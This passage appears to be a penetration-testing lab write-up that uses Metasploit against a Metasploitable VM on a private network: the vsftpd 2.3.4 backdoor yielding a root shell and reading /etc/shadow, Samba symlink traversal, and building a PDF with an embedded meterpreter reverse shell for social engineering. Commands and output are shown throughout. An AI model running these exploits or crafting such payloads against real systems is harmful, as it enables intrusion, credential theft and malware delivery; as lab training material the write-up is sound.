


We then do

pwd

mkdir mamat


A folder “mamat” is then created at the desktop shown below.



Another example is "***screenshot***".

```
meterpreter > screenshot
Screenshot saved to: /home/kali/KBpMpcqX.jpeg
meterpreter >
```

As we can see the screenshot of the windows machine is saved on the Kali Linux machine.



3.2 VSFTPD v2.3.4 Backdoor Command Execution (PORT 21)

This is a Backdoor exploit use to enter a machine. Using Metasploit, enter the command

use exploit/unix/ftp/vsftpd_234_backdoor


```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
 Description
   -  ----                                  ---------------  ----       -----
 ----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
 VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use expl
oit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
```


```
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoo
red.html
```

We will then set the payload and RHOST to 192.168.21.130 which is the IP of Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                          normal  No     Unix Command,
 Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



After exploiting, the image below is the result. When the exploit succeeded


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.21.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.130:21 - USER: 331 Please specify the password.
[+] 192.168.21.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.21.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.150:41685 → 192.168.21.130:620
0) at 2022-02-20 05:03:41 -0500
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:df:a7:c7
inet addr:192.168.21.130 Bcast:192.168.21.255 Mask:255.255.255.192
inet6 addr: 2001:e68:5410:3f82:20c:29ff:fedf:a7c7/64 Scope:Global
inet6 addr: fe80::20c:29ff:fedf:a7c7/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:101 errors:0 dropped:0 overruns:0 frame:0
TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:8548 (8.3 KB) TX bytes:10191 (9.9 KB)
Interrupt:17 Base address:0×2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:137 errors:0 dropped:0 overruns:0 frame:0
TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:38569 (37.6 KB) TX bytes:38569 (37.6 KB)

Below shows the ifconfig on Metasploitable and we can see that it is the same, so we have successfully initiated the backdoor.


```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...                                   [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:a7:c7
          inet addr:192.168.21.130  Bcast:192.168.21.255  Mask:255.255.255.192
          inet6 addr: 2001:e68:5410:3f82:20c:29ff:fedf:a7c7/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fedf:a7c7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9029 (8.8 KB)  TX bytes:11551 (11.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:38569 (37.6 KB)  TX bytes:38569 (37.6 KB)

msfadmin@metasploitable:~$
```

So now we will try using the command

touch mamat.txt

```
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
touch /mamat.txt
```


We can then see the mamat.txt file has been created as shown in the image below.



We can also use

cat /etc/shadow

Where the "shadow" is a text file that contains information about the system's users' passwords.



3.3 Samba Symlink Directory Traversal (PORT 445)

The next exploit is the Samba Symlink Directory Traversal.

We use

auxiliary/admin/smb/samba_symlink_traversal

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show info

       Name: Samba Symlink Directory Traversal
     Module: auxiliary/admin/smb/samba_symlink_traversal
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kcope
  hdm <x@hdm.io>

Check supported:
  No

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      yes       The target host(s), see https://gith
                                        ub.com/rapid7/metasploit-framework/w
                                        iki/Using-Metasploit
  RPORT      445              yes       The SMB service port (TCP)
  SMBSHARE                    yes       The name of a writeable share on the
                                         server
  SMBTARGET  rootfs           yes       The name of the directory that shoul
                                        d point to the root filesystem

Description:
  This module exploits a directory traversal flaw in the Samba CIFS
  server. To exploit this flaw, a writeable share must be specified.
  The newly created directory will link to the root filesystem.
```


As usual, we will set the RHOST as the target machine.

In this case it's our Metasploitable Linux which has the static IP 192.168.21.130.

We will also do


set SMBSHARE to tmp

And then we will type "***exploit***".



After the exploit we then can open another terminal and key in this command ***smbclient //192.168.21.130/tmp*** (where the IP is the target machine.)

The following image shows the help command which displays all the possible commands that can be done on to the machine.



3.4 Adobe PDF Embedded EXE Social Engineering (PORT 4444)

This exploit is quite similar to the first exploit however, iwe embed the Metasploit payload into a PDF file.

This is a kind of social engineering attack where the victim downloads a malicious PDF file which will result in the computer being hacked.

We will then type a command in the msfconsole, using

use exploit /windows/fileformat/adobe_pdf_embedded_exe

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows V
      ista/7 (English)

Check supported:
  No
```

```
Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.
```

We then set the LHOST as our host machine which is Linux and the PDF Filename which is mamat.pdf for this example and then we exploit.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/
meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.21
.100
LHOST ⇒ 192.168.21.100
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME mamat.p
df
FILENAME ⇒ mamat.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/te
mplate.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/templ
ate.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'mamat.pdf' file ...
[+] mamat.pdf stored at /home/kali/.msf4/local/mamat.pdf
```

The hackers will then upload this PDF file to be downloaded to hack the targeted machine.

